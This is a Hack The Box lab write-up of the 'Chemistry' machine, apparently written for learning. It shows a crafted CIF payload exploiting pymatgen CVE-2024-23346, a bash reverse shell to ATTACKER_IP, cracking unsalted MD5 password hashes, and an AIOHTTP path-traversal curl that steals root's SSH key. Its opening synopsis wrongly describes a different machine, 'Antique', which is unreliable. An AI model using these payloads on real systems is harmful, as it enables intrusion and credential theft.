

RETIRED MACHINE

Chemistry

Machine Writeup · Hack The Box

4.6 ★
RATING

Easy
DIFFICULTY

Linux
OS

7,842
USER OWNS

7,105
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Antique is an easy-difficulty Linux machine hosting an HP JetDirect printer on telnet. SNMP enumeration leaks the device password, granting telnet access and command execution. A reverse shell is established via netcat. Privilege escalation abuses CUPS 1.6.1, which allows arbitrary root file reads via a Metasploit module, exposing the root flag.

CONTENTS

01	Reconnaissance & Port Scanning	04	Hash Cracking & Lateral Movement
02	Web Enumeration & CIF Analysis	05	CVE-2024-23334 — AIOHTTP Path Traversal
03	CVE-2024-23346 — Pymatgen RCE	06	Lessons Learned



Martí Hervás


Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/chemistry

01 Reconnaissance & Port Scanning

Two open TCP ports against 10.10.11.38: SSH on 22 and an HTTP service on 5000. The response headers immediately fingerprint the stack — Werkzeug/3.0.3 on Python 3.9.5 confirms a Flask application. The service on 5000 presents a CIF file analysis platform.


INITIAL SCAN — ALL PORTS



```
$ nmap -p- --min-rate 10000 10.10.11.38
```

PORT	STATE	SERVICE
22/tcp	open	ssh
5000/tcp	open	upnp

SERVICE VERSION SCAN



```
$ nmap -p 22,5000 -sCV 10.10.11.38
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu
5000/tcp	open	http	Werkzeug/3.0.3 Python/3.9.5

Server header confirms: Flask application on Python 3.9

NOTE Werkzeug + Python in the Server header is a strong indicator of Flask. This matters for the exploit path: Flask apps often process file uploads with Python libraries that may carry their own deserialization vulnerabilities.

02 Web Enumeration & CIF Application Analysis

The application is a "Chemistry CIF Analyzer" — it accepts Crystallographic Information File uploads, parses their molecular structure data, and renders results. After registering an account, the dashboard exposes an upload endpoint and a sample CIF for download.

DIRECTORY BRUTE-FORCE

 feroxbuster — endpoint discovery

```
$ feroxbuster -u http://10.10.11.38:5000
```

```
200 GET /login
200 GET /register
302 GET /dashboard → /login
405 GET /upload (POST only)
302 GET /logout → /login
```

SAMPLE CIF FORMAT (REFERENCE)

 CIF format — reference structure

```
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_symmetry_space_group_name_H-M  "P 1"
loop_
_atom_site_label
_atom_site_fract_x
H  0.00000  0.00000  0.00000  1
O  0.50000  0.50000  0.50000  1
```

WARN The CIF format is parsed by the pymatgen library. Any library that processes structured file formats is a potential deserialization target — always check the library version and CVE list.

03

CVE-2024-23346 — Pymatgen Deserialization RCE

CVE-2024-23346 is an arbitrary code execution flaw in the pymatgen Python library. The vulnerable code in `pymatgen/symmetry/settings.py` passes a CIF field value directly into Python `eval()` after a regex transform — with user-controlled input. A crafted CIF file triggers OS command execution when the structure is rendered in the browser.

VULNERABLE CODE PATH (`pymatgen/symmetry/settings.py`)



pymatgen — vulnerable eval() call

```
# The developer even left a warning comment:
# "should be fine to use eval here but be mindful for security reasons"

P = np.array([eval(x, {"__builtins__": None},
                  {"a": a, "b": b, "c": c}) for x in basis_change])

# basis_change originates from the CIF _space_group_magn field
# No sanitisation beyond a simple regex – fully exploitable
```

STEP 1 — VERIFY RCE WITH PING CALLBACK



malicious.cif — RCE verification

```
# Start tcpdump on attacker machine
$ sudo tcpdump -ni tun0 icmp

# Craft malicious CIF – ping payload
_space_group_magn.transform_BNS_Pp_abc
'a,b,[d for d in ().__class__.__mro__[1]
.__getattribute__(*[(()).__class__.__mro__[1]]
+["__sub__"+"classes__"])]()
if d.__name__=="BuiltinImporter"][0]
.load_module("os")
.system("ping -c 1 ATTACKER_IP");0,0,0'
```

Upload the file, then click "View" on the structure. The page returns 500 — but the ICMP echo arrives on the listener. RCE confirmed. The payload is then updated to a bash reverse shell.

STEP 2 — REVERSE SHELL PAYLOAD



malicious.cif — reverse shell

```
# Start listener
$ nc -lnvp 443

# Update CIF payload – bash reverse shell
.system("/bin/bash -c
'/bin/bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1'")

# Note: /bin/bash required – bash is not in PATH on this target
```

SHELL UPGRADE



```
$ script /dev/null -c /bin/bash
# Ctrl+Z
$ stty raw -echo; fg
# Press Enter twice → full interactive TTY
```

NOTE The shell lands as the "app" user. User flag is in /home/rosa — not readable yet. The Flask app source at /home/app/app.py and the SQLite database are immediately accessible.

04 Hash Cracking & Lateral Movement to rosa

The Flask application stores user credentials as unsalted MD5 hashes in a SQLite database. Dumping the user table reveals hashes for all registered accounts — including rosa, who has a local system account. CrackStation recovers the plaintext immediately.

DUMP USER TABLE FROM SQLITE



```
$ sqlite3 instance/database.db

sqlite> .tables
structure  user

sqlite> select * from user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app  |197865e46b878d9e74a0346b6d59886a
3|rosa |63ed86ee9f624c7b14f1d4f43dc251a5
...
```

CRACK HASH — MD5 (UNSALTED)



```
# rosa hash: 63ed86ee9f624c7b14f1d4f43dc251a5
# Submit to CrackStation or hashcat:

$ hashcat -m 0 rosa.hash /usr/share/wordlists/rockyou.txt

63ed86ee9f624c7b14f1d4f43dc251a5:unicorniosrosados
```

LATERAL MOVEMENT VIA SSH

```
ssh — user flag

$ ssh rosa@10.10.11.38
Password: unicorniosrosados

rosa@chemistry:~$ cat user.txt
1f432aa3*****
```

05

CVE-2024-23334 — AIOHTTP Directory Traversal to Root

Process enumeration reveals an internal web service on port 8080 running as root — a monitoring dashboard built with AIOHTTP 3.9.1. An iptables rule blocks the app user from reaching it, but rosa is not restricted. An SSH tunnel exposes the port locally, and CVE-2024-23334 — a path traversal in static file serving — reads root's private SSH key.

IDENTIFY INTERNAL SERVICE

```
process & port enumeration

$ ps auxww | grep python
root 1073 ... /usr/bin/python3.9 /opt/monitoring_site/app.py

$ netstat -tnlp
127.0.0.1:8080 LISTEN (root process)

# Response header confirms: aiohttp/3.9.1
```

SSH TUNNEL — EXPOSE PORT 8080

```
ssh tunnel — port forward

$ ssh -L 8888:127.0.0.1:8080 rosa@10.10.11.38

# Now accessible at http://localhost:8888
# Static assets served from /assets/ route
# app.router.add_static("/assets/", path="static/",
#                       follow_symlinks=True) ← vulnerable
```

CVE-2024-23334 — PATH TRAVERSAL TO ROOT SSH KEY



CVE-2024-23334 — directory traversal

```
# The /assets/ route with follow_symlinks=True allows traversal

# Read root authorized_keys
$ curl http://localhost:8888/assets/..%2F..%2F..%2F..%2Froot%2F.ssh%2Fauthorized_keys

# Read root PRIVATE key
$ curl http://localhost:8888/assets/..%2F..%2F..%2F..%2Froot%2F.ssh%2Fid_rsa
  > chemistry-root.key
$ chmod 600 chemistry-root.key
```

SSH AS ROOT



root — SSH with stolen key

```
$ ssh -i chemistry-root.key root@10.10.11.38

root@chemistry:~# cat root.txt
27c2c31b*****
```

ROOT OBTAINED — SSH private key exfiltrated via AIOHTTP path traversal

06

Lessons Learned

01 File Parsers Are Deserialization Targets

Any library that converts structured data (CIF, XML, YAML, pickle) into Python objects is a potential RCE surface. CVE-2024-23346 in pymatgen was exploitable because the library passed CIF field values into `eval()` — a pattern that should never touch user-controlled input.

02 Unsalted MD5 Is Not Password Storage

MD5 without salting is crackable in seconds against any common wordlist. The rosa hash fell to CrackStation instantly. Always use bcrypt, argon2, or scrypt with per-user salts. Never store passwords as raw MD5/SHA1.

03 Internal Services Running as Root Deserve Equal Scrutiny

The AIOHTTP monitoring site was invisible externally but reachable via SSH tunnel. A single misconfigured route option (`follow_symlinks=True`) allowed full filesystem read as root. Internal-only does not mean safe — enumerate all listening ports post-foothold.

04 Know Your CVEs by Version

AIOHTTP 3.9.1 is one minor version behind the patch for CVE-2024-23334. Immediately checking the library version against the CVE database narrowed the attack surface to a single, confirmed exploit. Version fingerprinting is a core skill.

Writeup authored by Marti Hervas · Hack The Box · Chemistry Machine · 2025